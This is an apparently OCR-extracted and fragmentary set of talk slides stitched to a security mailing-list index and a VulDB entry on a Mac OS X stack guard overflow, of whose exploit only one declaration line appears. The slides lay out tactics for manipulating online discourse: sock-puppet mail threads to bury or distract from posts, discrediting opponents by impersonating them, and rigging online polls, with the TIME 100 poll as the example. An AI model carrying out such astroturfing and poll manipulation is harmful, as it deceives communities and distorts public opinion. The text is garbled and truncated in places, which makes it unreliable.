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
Control
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150
75
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“rai” also had another success

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- So You Like Pain and Vulnerability Management? New Article. *Pete Herzog (May 12)*
  - Re: So You Like Pain and Vulnerability Management? New Article. *Pedro Ribeiro (May 13)*
    - Re: So You Like Pain and Vulnerability Management? New Article. *Daniel Wood (May 14)*
- [CVE-2014-1603] XSS in GetSimple CMS 3.3.1 *Pedro Ribeiro (May 13)*
- CodeIgniter <= 2.1.4 and Kohana <= 3.2.3, 3.3.2 - Timing Attacks and Object Injection *Scott Arciszewski (May 13)*
- CVE-2014-2046 - Unauthenticated Credential And Configuration Retrieval In Broadcom Ltd PIPA C211 *Portcullis Advisories (May 13)*
- Cobbler Arbitrary File Read CVE-2014-3225 *Dolev Farhi (May 14)*
- FD - Multiple stored XSS in FOG imaging deployment system CVE-2014-3111 *Dolev Farhi (May 14)*
- Paypal Inc Bug Bounty #109 MOS - Bypass & Persistent Vulnerability *Vulnerability Lab (May 14)*
- eInstruction Workspace sudo vulnerability *Martin von Gagern (May 14)*
- [CVE-2014-3719] ALEPH500 (Integrated library management system) SQL Injection *shady.liu (May 15)*
- AirDroid Lock Screen Bypass *Michael Wisniewski (May 15)*
  - Re: AirDroid Lock Screen Bypass *Keith I Myers (May 15)*
- CVE-2014-3718] ALEPH500 (Integrated library management system) Cross Site Scripting Vulnerability *xxx (May 15)*
- [REVIVE-SA-2014-001] Revive Adserver 3.0.5 fixes CSRF vulnerability *Matteo Beccati (May 15)*
- Mac OS X stack_chk_guard not always safe from overwrite *rai (May 15)*
- CVE-2014-3719 SQL Injection Vulnerability *shady.liu (May 15)*
- [CVE-2014-3749] Construtiva CIS Manager CMS POST SQLi *Edge (May 16)*
- check_dhcp - Nagios Plugins <= 2.0.1 Arbitrary Option File Read *Dawid Golunski (May 16)*
- UPS Web/SNMP-Manager CS121 authentication bypass, credentials leak, ... *jkmac (May 16)*
- CA20140413-01: Security Notice for OpenSSL Heartbleed Vulnerability *Williams, James K (May 16)*
- HP Release Control Authenticated Privilege Escalation and XXE *Brandon Perry (May 16)*
- Information Exposure via SNMP on ARRIS / Motorola SBG6580 Cable Modem Gateway *Inokii Security Advisory (May 19)*
- Re: [CVE-2014-3719] ALEPH500 (Integrated librarymanagement system) SQL Injection *shady.liu (May 19)*
- JavaMail SMTP Header Injection via method setSubject [CSNC-2014-001] *Alexandre Herzog (May 19)*

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Jakob-Fügli-Strasse 18 | 8048 Zürich
)SCIP(

VulDB: Apple Mac OS X up to 13.1.0 Stack Guard stack_chk_guard buffer overflow

General

scipID: 13247
Affected: Apple Mac OS X up to 13.1.0
Published: 05/15/2014 (rai)
Risk: problematic

Created: 05/18/2014
Entry: 74.7% complete

Summary

A vulnerability was found in Apple Mac OS X up to 13.1.0. It has been rated as problematic. This issue affects the function `stack_chk_guard` of the component *Stack Guard*. The manipulation with an unknown input leads to a buffer overflow vulnerability. Impacted is confidentiality, integrity, and availability.

The weakness was disclosed 05/15/2014 by rai as *Mac OS X stack_chk_guard not always safe from overwrite* as mailinglist post (Full-Disclosure). The advisory is shared for download at seclists.org. The vendor was not invovled in the public release. The advisory contains:

> All credit due to the anon pastebin poster.

The exploitation is known to be difficult. Attacking locally is a requirement. A single a
exploitation. Technical details as well as a public exploit are known.

A public exploit has been developed by rai in ANSI C and been published immediat
declared as proof-of-concept. The exploit is shared for download at maker.fea.st. T
is:


```
#include



extern long __stack_chk_guard[8];
```

Improved Distract Att From X

- combine both approaches
- when a email on X appears, start several distraction threads
- attract attention to the distractor threads by lengthen the threads with sock puppet mails
- prepare juicy distractor threads ahead of time

Uses for evil.{corp,gov}

- start distractor threads around emails from opponents others you wish not to get as much attention
- add light discussion to attract attention to your emails
- discredit opponents by doing a bad sock puppetry operation on their behalf

mail lists	
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

mail lists	
online polls	
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Why Polls ?

- Used by a few major news sites
  - Huffington Post, Al Jazeera, etc.
  - Many more random bloggers
- Even a Golden Globe movie awards poll
- Readers see the results of polls

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hank
angry drunk dwarf

The World's Most Influential Person Is...

By TIME Staff | Monday, Apr. 27, 2009

Like 59 Tweet 9 +1 2 Share Read Later

In a stunning result, the winner of the third annual TIME 100 poll and new owner of the title World's Most Influential Person is moot. The 21-year-old college student and founder of the online community 4chan.org, whose real name is Christopher Poole, received 16,794,368 votes and an average influence rating of 90 (out of a possible 100) to handily beat the likes of Barack Obama, Vladimir Putin and Oprah Winfrey. To put the magnitude of the upset in perspective, it's worth noting that everyone moot beat out actually has a job.

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MENU TIME

The World's Mo

By TIME Staff | Monday, Apr. 27, 200

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In a stunning result, the winner of th
TIME 100 poll and new owner of the
Most Influential Person is moot. The
college student and founder of the o
4chan.org, whose real name is Chris
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rating of 90 (out of a possible 100) t
the likes of Barack Obama, Vladimir
Oprah Winfrey. To put the magnitud
perspective, it's worth noting that ev
beat out actually has a job.

Rank	Name	Avg. Rating	Total Vote
1	moot	87	12,939,521
2	Anwar Ibrahim	42	1,632,411
3	Rick Warren	42	1,290,988
4	Baitullah Mehsud	40	1,281,854
5	Larry Brilliant	39	1,425,061
6	Eric Holder	38	1,215,008
7	Carlos Slim	37	1,311,525
8	Angela Merkel	37	1,069,787
9	Kobe Bryant	36	1,195,005
10	Evo Morales	34	1,045,245
11	Alexander Lebedev	34	640,115
12	Lil' Wayne	33	637,426
13	Sheikh Ahmed bin Zayed Al Nahyan	32	622,054
14	Odell Barnes	31	621,182
15	Tina Fey	30	646,446
16	Hu Jintao	29	614,359
17	Eric Cantor	28	580,189
18	Gamal Mubarak	27	580,389
19	Ali al-Naimi	26	627,786
20	Muqtada al-Sadr	25	564,094
21	Elizabeth Warren	24	559,800
22	Manny Pacquiao	23	9,382,234

Surely this is a solved problem

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Landslide Win

Subtle Win

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
HuffPo Readers Poll

THE HUFFPOST/YOUGOV POLL

How closely are you following news about the group known as the Islamic State, ISIS or ISIL that has been operating in Syria and Iraq?



Subtle Win

THE HUFFPOST/YOUGOV POLL


How closely are you following news about the group known as the Islamic State, ISIS or ISIL that has been operating in Syria and Iraq?

■ YouGov: All Americans 18+ ■ HuffPost Readers

Landslide Win

THE HUFFPOST/YOUGOV POLL

How closely are you following news about the group known as the Islamic State, ISIS or ISIL that has been operating in Syria and Iraq?



these polls have a serious credibility problem

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

mail lists	
online polls	
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

mail lists	
online polls	
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


mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	

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in 140 seconds..

